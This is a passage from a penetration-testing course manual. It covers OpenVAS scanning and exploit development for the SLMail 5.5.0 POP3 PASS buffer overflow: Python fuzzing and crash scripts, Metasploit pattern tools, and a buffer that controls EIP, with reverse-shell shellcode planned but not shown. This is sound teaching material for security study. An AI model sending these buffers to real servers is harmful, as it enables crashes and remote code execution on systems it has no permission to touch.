


Figure 28 - The OpenVAS Greenbone Security Desktop Interface

Before running our first vulnerability scan with OpenVAS, we need to configure a target. The target can either be a single IP address, or a range of hosts, as shown below.




Figure 29 - Configuring a New Target

With our target configured, we can proceed to create a new scan task, as shown below, using one of the built-in scan configs.




Figure 30 - Creating a New Task

New tasks do not start automatically, so we manually run our task, and wait for the vulnerability scan to complete. Depending on your system resources, a vulnerability scan can take a very long time to complete.




Figure 31 - Vulnerability Scan in Progress

Once the scan has finished, the scan report can be found under the **Reports** tab. Since our first scan was conducted without credentials, the number of vulnerabilities found is quite low, as it can't query for software installed on the target, or other vulnerabilities requiring authentication.




Figure 32 - Vulnerability Count for Our Uncredentialed Scan

5.2.2 - Exercises

1. Use **nmap** scripts and OpenVAS to conduct targeted scans (against single hosts) against systems in your target network.
2. Account for the traffic using iptables. How many resources does scanning a single host require, in terms of network bandwidth, and time?
3. Consider the sort of vulnerabilities a scanner will identify. What are the limitations of the tool? Why?

6. - Buffer Overflows

Buffer overflows are one of our favorite topics in this course. We always find it fascinating to think about the very precise procedures that occur, when an exploit is used to execute code remotely, on a victim machine. This module will walk you through a live example of a buffer overflow, and then proceed through the various stages of the exploit development's life cycle.

When discussing buffer overflows, some of the questions that arise are "How are these bugs found?" and "How did you know that X bytes in the Y command would crash the application and result in a buffer overflow?"

Generally speaking, there are three main ways of identifying flaws in applications. If the source code of the application is available, then source code review is probably the easiest way to identify bugs. If the application is closed source, you can use reverse engineering techniques, or fuzzing, to find bugs.

6.1 - Fuzzing

Fuzzing involves sending malformed data into application input and watching for unexpected crashes. An unexpected crash indicates that the application might not filter certain input correctly. This could lead to discovering an exploitable vulnerability.

6.1.1 - Vulnerability History

The following example will demonstrate simplified fuzzing in order to find a known buffer overflow vulnerability in the *SLMail 5.5.0 Mail Server* software.

The buffer overflow was found back in 2005 and affected the POP3 ***PASS*** command, which is provided during user login. This makes the vulnerability a pre-authentication buffer overflow, as an attacker would not need to know any credentials, in order to trigger this vulnerability.

The *SLMail* software was not compiled with Data Execution Prevention (DEP),[43] or Address Space Layout Randomization (ASLR)[44] support, which makes the exploitation process simpler, as we will not have to bypass these internal security mechanisms.

6.1.2 - A Word About DEP and ASLR

Since we will be exploiting a vulnerability on Windows 7, we need to be aware of a few memory protections introduced by Microsoft, specifically Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR).

- **DEP** is a set of hardware, and software, technologies that perform additional checks on memory, to help prevent malicious code from running on a system. The primary benefit of DEP is to help prevent code execution from data pages, by raising an exception, when execution occurs.

[43] http://en.wikipedia.org/wiki/Data_Execution_Prevention
[44] http://en.wikipedia.org/wiki/ASLR

- **ASLR** randomizes the base addresses of loaded applications, and DLLs, every time the Operating System is booted.

6.1.3 - Interacting with the POP3 Protocol

One of the reasons we chose SLMail for our example is its easy communication with the clear-text POP3 protocol. Earlier, we saw an example of this when we conversed with a POP3 server using **netcat**. However, if the protocol under examination was unknown to us, we would either need to look up the RFC of the protocol format, or learn it ourselves, using a tool like Wireshark.

To reproduce the netcat connection usage performed earlier in the course using a Python script, our code would look similar to the following.

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
        print "\nSending evil buffer..."
        s.connect(('10.0.0.22',110))            # connect to IP, POP3 port
        data = s.recv(1024)                     # receive banner
        print data                              # print banner

        s.send('USER test' +'\r\n')             # send username "test"
        data = s.recv(1024)                     # receive reply
        print data                              # print reply

        s.send('PASS test\r\n')                 # send password "test"
        data = s.recv(1024)                     # receive reply
        print data                              # print reply

        s.close()                               # close socket
        print "\nDone!"
```



```
except:
        print "Could not connect to POP3!”
```

Taking this simple script and modifying it to fuzz the password field during the login process is easy. The resulting script would look like the following.

```
#!/usr/bin/python
import socket

# Create an array of buffers, from 10 to 2000, with increments of 20.
buffer=["A"]
counter=100
while len(buffer) <= 30:
       buffer.append("A"*counter)
       counter=counter+200

for string in buffer:
       print "Fuzzing PASS with %s bytes" % len(string)
       s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
       connect=s.connect(('10.0.0.22',110))
       s.recv(1024)
       s.send('USER test\r\n')
       s.recv(1024)
       s.send('PASS ' + string + '\r\n')
       s.send('QUIT\r\n')
       s.close()
```

Running this script against your SLMail instance, while attached to **Immunity Debugger,** should produce output similar to the following.

```
root@kali:~ # ./fuzzer.py
Fuzzing PASS with 1 bytes
…
```



```
Fuzzing PASS with 2700 bytes
Fuzzing PASS with 2900 bytes
```

When our *PASS* buffer reaches approximately 2700 bytes in length, the debugger presents us with the following information.




Figure 33 - Execution Halted in OllyDbg

The previous screenshot suggests that the Extended Instruction Pointer (EIP) register[45] has been overwritten with our input buffer of *A*'s (the hex equivalent of the letter ***A*** is ***\x41***). This is of particular interest to us, as the EIP register also controls the execution

[45] http://en.wikipedia.org/wiki/EIP_register#32-bit

flow of the application. This means that if we craft our exploit buffer carefully, we might be able to divert the execution of the program to a place of our choosing, such as a into the memory where we can introduce some reverse shell code, as part of our buffer.

One other address worth noting in this specific window, is the value of the Extended Stack Pointer (ESP)[46] at crash time. We will be referring to this value in the next section.

6.1.4 - Exercises

1. Fuzz SLmail and replicate the crash.
2. Examine the memory in the stack, when SLmail crashes. What does it look like? Consider how this might be useful.

[46] http://en.wikipedia.org/wiki/ESP_register#32-bit

7. - Win32 Buffer Overflow Exploitation

7.1 - Replicating the Crash

From our fuzzer output, we can deduce that SLMail has a buffer overflow vulnerability when a ***PASS*** command with a password containing about 2700 bytes is sent to it. Our first task in the exploitation process is to write a simple script that will replicate our observed crash, without having to run the fuzzer each time. Our script would look similar to the following.

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = 'A' * 2700
try:
    print "\nSending evil buffer..."
    s.connect(('10.0.0.22',110))
    data = s.recv(1024)
    s.send('USER username' +'\r\n')
    data = s.recv(1024)
    s.send('PASS ' + buffer + '\r\n')
    print "\nDone!."
except:
    print "Could not connect to POP3!"
```

7.2 - Controlling EIP

Getting control of the EIP register is a crucial step of exploit development. The EIP register is like the reins on a running horse. Pulling the reins left will make the application go one way, while pulling them right will make it go the other. For this

reason, it is vital that we locate those 4 *A*'s that overwrite our EIP register in the buffer. There are two common ways to do this:

7.2.1 - Binary Tree Analysis

Instead of 2700 A's, we send 1350 A's and 1350 B's. If EIP is overwritten by B's, we know the four bytes reside in the second half of the buffer. We then change the 1350 B's to 675 B's and 675 C's, and send the buffer again. If EIP is overwritten by C's, we know that the four bytes reside in the 2000–2700 byte range. We continue splitting the specific buffer until we reach the exact four bytes that overwrite EIP. Mathematically, this should happen in seven iterations.

7.2.2 - Sending a Unique String

The faster method of identifying these four bytes is to send a unique string of 2700 bytes, identify the 4 bytes that overwrite EIP, and then locate those four bytes in our unique buffer. **pattern_create.rb** is a Ruby tool for creating and locating such buffers, and can be found as part of the Metasploit Framework exploit development scripts.

```
root@kali:~# locate pattern_create
/usr/share/metasploit-framework/tools/pattern_create.rb
root@kali:~# /usr/share/metasploit-framework/tools/pattern_create.rb 2700
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3A
...
```

Plugging this buffer instead of our 2700 A's into our Python exploit produces an EIP overwrite that looks similar to the to following image. Note both the ***ESP*** and ***EIP*** register values in this next crash.




Figure 34 - EIP Overwritten by the Unique Pattern

The EIP register has been overwritten with the hex bytes 39 69 44 38 (equivalent to the string *8Dj9*). We can now use the companion to **pattern_create**, **pattern_offset.rb,** to discover the offset of these specific 4 bytes in our unique byte string.

```
root@kali:~# /usr/share/metasploit-framework/tools/pattern_offset.rb 39694438
[*] Exact match at offset 2606
```

The **pattern_offset.rb** script reports these 4 bytes being located at offset 2606 of the 2700 bytes. Let's translate this to a new modified buffer string, and see if we can control the EIP register. We modify our exploit to contain the following buffer string.

```
buffer = "A" * 2606 + "B" * 4 + "C" * 90
```


Sending this new buffer to the SLMail POP3 server produces the following crash in our debugger. Once again, take note of the ESP and EIP registers.




Figure 35 - EIP is Controlled

This time, the ESP has a different value than our first crash. The EIP register is cleanly overwritten by B's (**\x42**), signifying that our calculations were correct, and we can now control the execution flow of the SLMail application. Where, exactly, do we redirect the execution flow, now that we control the EIP register?

Part of our buffer can contain the code (or ***shellcode***) we would like to have executed by the SLMail application, such as a reverse shell. Our next steps will involve examining and preparing the space for this shellcode, and figuring out a way to redirect code execution to it.

7.2.3 - Exercises

1. Write a standalone script to replicate the crash.
2. Determine the offset of EIP for the data that is being sent.
3. Update your standalone script to place a unique value into EIP, to ensure your offsets are correct.

7.3 - Locating Space for Your Shellcode

The Metasploit Framework can automatically generate shellcode payloads. A standard reverse shell payload requires about 350-400 bytes of space. Looking back at the last crash, we can see that the ESP register points directly to the beginning of our buffer of C's. This seems like a convenient location to place our shellcode as it will be easily accessible to us through the ESP register later on.

